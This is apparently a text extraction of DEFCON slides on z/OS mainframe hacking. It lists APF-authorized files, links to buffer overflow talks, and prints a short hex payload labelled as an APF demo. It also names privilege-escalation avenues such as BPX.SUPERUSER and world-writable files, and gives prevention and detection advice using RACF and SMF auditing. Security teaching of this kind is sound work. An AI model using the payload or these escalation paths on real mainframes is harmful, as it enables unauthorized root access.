-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	61440	Sep 11	2023	/Z31A/usr/lpp/cpo/lib/IBM/CPOZCONS
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	20480	Sep 11	2023	/Z31A/usr/lpp/Printsrv/lib/IBM/AOPFILTR
-rwxr-xr-x	a-s-	1	OMVSKERN	SYS1	180224	Mar 25	2024	/Z31A/usr/lpp/IBM/zoutil/bin/ddlshelper
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	2555904	Apr 12	2023	/Z31A/usr/lpp/tcpip/bin/ipsec
-rwxr-xr-x	ap--	1	OMVSKERN	SYS1	1073152	Jun 12	2023	/Z31A/usr/lpp/IBM/zosconnect/v3r0/wlp/lib/native/z
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	3600384	Sep 11	2023	/Z31A/usr/lpp/Printsrv/bin/IBM/AOPLP
-rwxr-xr-x	aps-	2	OMVSKERN	SYS1	131072	Oct 13	2023	/Z31A/usr/lpp/IBM/PrintXform/V1R2/AFPxPDF/lib/afpx
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	110640	Apr 12	2023	/Z31A/usr/lpp/tcpip/lib/libcmpiOSBase_IPProtocolEn
-rwxr-xr-x	aps-	2	OMVSKERN	SYS1	90112	Apr 15	2024	/Z31A/usr/lpp/IBM/zexpl/IBM/HUHF CORE
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	118800	Apr 12	2023	/Z31A/usr/lpp/tcpip/lib/libcmpiOSBase_NetworkPortI
-rwxr-xr-x	aps-	1	OMVSKERN	OMVSGRP	24576	Mar 14	2023	/Z31A/usr/lpp/wbem/lib/libcfzsys64.so
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	3465216	Jun 2	2023	/Z31A/usr/lpp/pkiserv/lib/policy.dll
-rwxr-xr-x	a-s-	1	OMVSKERN	SYS1	200704	Mar 25	2024	/Z31A/usr/lpp/IBM/zoutil/bin/jsubhelper
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	376832	Jun 2	2023	/Z31A/usr/lpp/pkiserv/lib/ossrv.dll
-rwx--S---	a---	2	OMVSKERN	OMVSGRP	3657728	Sep 11	2023	/Z31A/usr/lpp/Printsrv/bin/IBM/AOPD
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	544768	Jun 2	2023	/Z31A/usr/lpp/zosmf/bin/izugBCPiiQuery
-rwxr-x---	a-s-	2	OMVSKERN	OMVSGRP	2789376	Jun 2	2023	/Z31A/usr/lpp/Printsrv/bin/IBM/AOPXCFUT
-rwx--S---	a---	2	OMVSKERN	OMVSGRP	937984	Sep 11	2023	/Z31A/usr/lpp/Printsrv/bin/aopsubd
-rwxr-xr-x	a-s-	2	OMVSKERN	SYS1	118784	Aug 8	2023	/Z31A/usr/lpp/IBM/zee/IBM/FELFVLIC
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	49152	Sep 11	2023	/Z31A/usr/lpp/cpo/lib/libcpostream.so
-rwxr-xr-x	apsl	2	OMVSKERN	OMVSGRP	1224704	Sep 11	2023	/Z31A/usr/lpp/Printsrv/lib/IBM/AOPSODB
-rwxr-x---	a-s-	2	OMVSKERN	OMVSGRP	2789376	Jun 2	2023	/Z31A/usr/lpp/Printsrv/bin/aopxcfut
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	2777088	Sep 11	2023	/Z31A/usr/lpp/Printsrv/bin/IBM/AOPSTAT
-rwxr-xr-x	ap--	1	OMVSKERN	SYS1	593920	Jun 12	2023	/Z31A/usr/lpp/IBM/zosconnect/v3r0/wlp/lib/native/z

**Getting into the complexities of writing a z/OS buffer overflow
would take hours**

Jake Labelle - Doing the Impossible - How I Found Mainframe Buffer Overflows

DSA Overflow 1



<https://www.youtube.com/watch?v=Mkfk2UcmA-8>

Security Necromancy: Further adventures in Mainframe Hacking



<https://www.youtube.com/watch?v=LgmqiugpVyU>

DEFCON 30 – Mainframe Buffer Overflows - Workshop



https://github.com/mainframed/DC30_Workshop

APF Demo Video

```
07 00 CA FE BA BE 18 CE 41 10 00 3C 0A 6B 58 50  
02 24 58 55 00 6C 58 55 00 C8 94 00 50 26 96 B1  
50 26 41 10 C0 24 0A 23 0A 03 00 14 00 00 E6 D9  
C9 E3 C9 D5 C7 40 C3 D6 D4 D7 D3 C5 E3 C5 CA FE  
BA BE 00 00 00 00
```




A close-up, slightly low-angle shot of a man with a light beard and glasses, looking directly at the camera. He is wearing a dark jacket over a grey shirt. The background is a light-colored brick wall. In the lower-left corner, there is a red semi-circular sign with a black border, and below it, a blue sign with white text that is partially visible. The text is overlaid on the image in a white, bold, sans-serif font.

**phil and i had a tradition of going to a piano bar after every
Evil Mainframe training. Ask him about the fishbowls . .**

Honorable Mentions

Honorable Mentions


Improperly using your ESM (RACF, etc) to manage file permissions

World writeable file in /bin that was run as part of /etc/profile

World writeable temp logs before they went to Splunk

LFI vulnerable web app

Prevention & Detection



Prevention

Review and fix your UNIX file permission issues

Review and strictly control access to:

- BPX.SUPERUSER in FACILITY class ← su to root
- BPX.FILEATTR.APF in FACILITY class ← APF authorized bit
- SUPERUSER.FILESYS.** in the UNIXPRIV class ← Mounting datasets

Test your file permissions, make sure what z/OS UNIX says is true

Detection

Monitor log (SMF) messages for use of:

- BPX.SUPERUSER in FACILITY class
- BPX.FILEATTR.APF in FACILITY class
- SUPERUSER.FILESYS.** in the UNIXPRIV class

Detect large number of unauthorized attempts to access files

Detect multiple (in the thousands) of invalid TCP connections, outbound

Implement UNIX file system auditing

UNIX File System Monitoring

```
> ls -lW
```

-rw-r--r--	fff--	1	PHIL	DROOLS	784	Feb	19	11:27	section.1.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	516	Feb	19	13:49	section.2.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	2573	Feb	19	18:50	section.3.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	615	Feb	21	01:43	section.4.txt

UNIX File System Monitoring


```
> ls -lW
-rw-r--r--  fff--  1 PHIL      DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  fff--  1 PHIL      DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  fff--  1 PHIL      DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  fff--  1 PHIL      DROOLS  615 Feb 21 01:43 section.4.txt
```

UNIX File System Monitoring

```
> ls -lW
```

-rw-r--r--	fff--	1	PHIL	DROOLS	784	Feb	19	11:27	section.1.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	516	Feb	19	13:49	section.2.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	2573	Feb	19	18:50	section.3.txt
-rw-r--r--	fff--	1	PHIL	DROOLS	615	Feb	21	01:43	section.4.txt

fff - - -



READ



fff

EXECUTE



WRITE

We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt  
>
```

We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt
```

```
> ls -lW section*
```

```
-rw-r--r--  aaa---  1 PHIL      DROOLS   784 Feb 19 11:27 section.1.txt
-rw-r--r--  aaa---  1 PHIL      DROOLS   516 Feb 19 13:49 section.2.txt
-rw-r--r--  aaa---  1 PHIL      DROOLS  2573 Feb 19 18:50 section.3.txt
-rw-r--r--  aaa---  1 PHIL      DROOLS   615 Feb 21 01:43 section.4.txt
```



We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt
```

```
> ls -lW section*
```

-rw-r--r--	aaa---	1	PHIL	DR00LS	784	Feb	19	11:27	section.1.txt
-rw-r--r--	aaa---	1	PHIL	DR00LS	516	Feb	19	13:49	section.2.txt
-rw-r--r--	aaa---	1	PHIL	DR00LS	2573	Feb	19	18:50	section.3.txt
-rw-r--r--	aaa---	1	PHIL	DR00LS	615	Feb	21	01:43	section.4.txt

Shout Outs



Thank You



The mainframe hacker community

The moshix discord

The mainframe community

DEFCON for having me

My “co-speaker” Chad Rikansrud, who I wish was here with me



5 STAGES OF LEARNING MAINFRAME

1. DENIAL
2. ANGER
3. BARGAINING
4. DEPRESSION
5. ACCEPTANCE



Learning Mainframe Hacking: Where the hell did all my free time go?
Chad Rikansrud



Contact


Socials: @mainframed767

Mastodon: @mainframed767@infosec.exchange

Email: mainframed767@gmail.com
Philip.young@netspi.com





A photograph of three men smiling and looking towards the camera. They are standing in front of a building with traditional Chinese architectural features, including red pillars and a tiled roof. The man on the left has a beard and glasses, wearing a dark jacket over a maroon shirt. The man in the middle is also smiling, wearing a dark jacket. The man on the right has a beard and glasses, wearing a dark jacket. The text is overlaid on the image in a white, bold, sans-serif font.

Dear Phil,
In all seriousness, I am really sad I couldn't be here, even though I know that you absolutely kicked ass and do not need me here to do so. You've been one of my best friends and partners in crime for a decade. I would not be where I am without your friendship and knowledge and willingness to put up with my shit. I cannot wait to see what the next decade of hacking the gibson with you brings.

Give this mother fucker a big round of applause and a bunch of hugs for me.
I love you man.... Biggie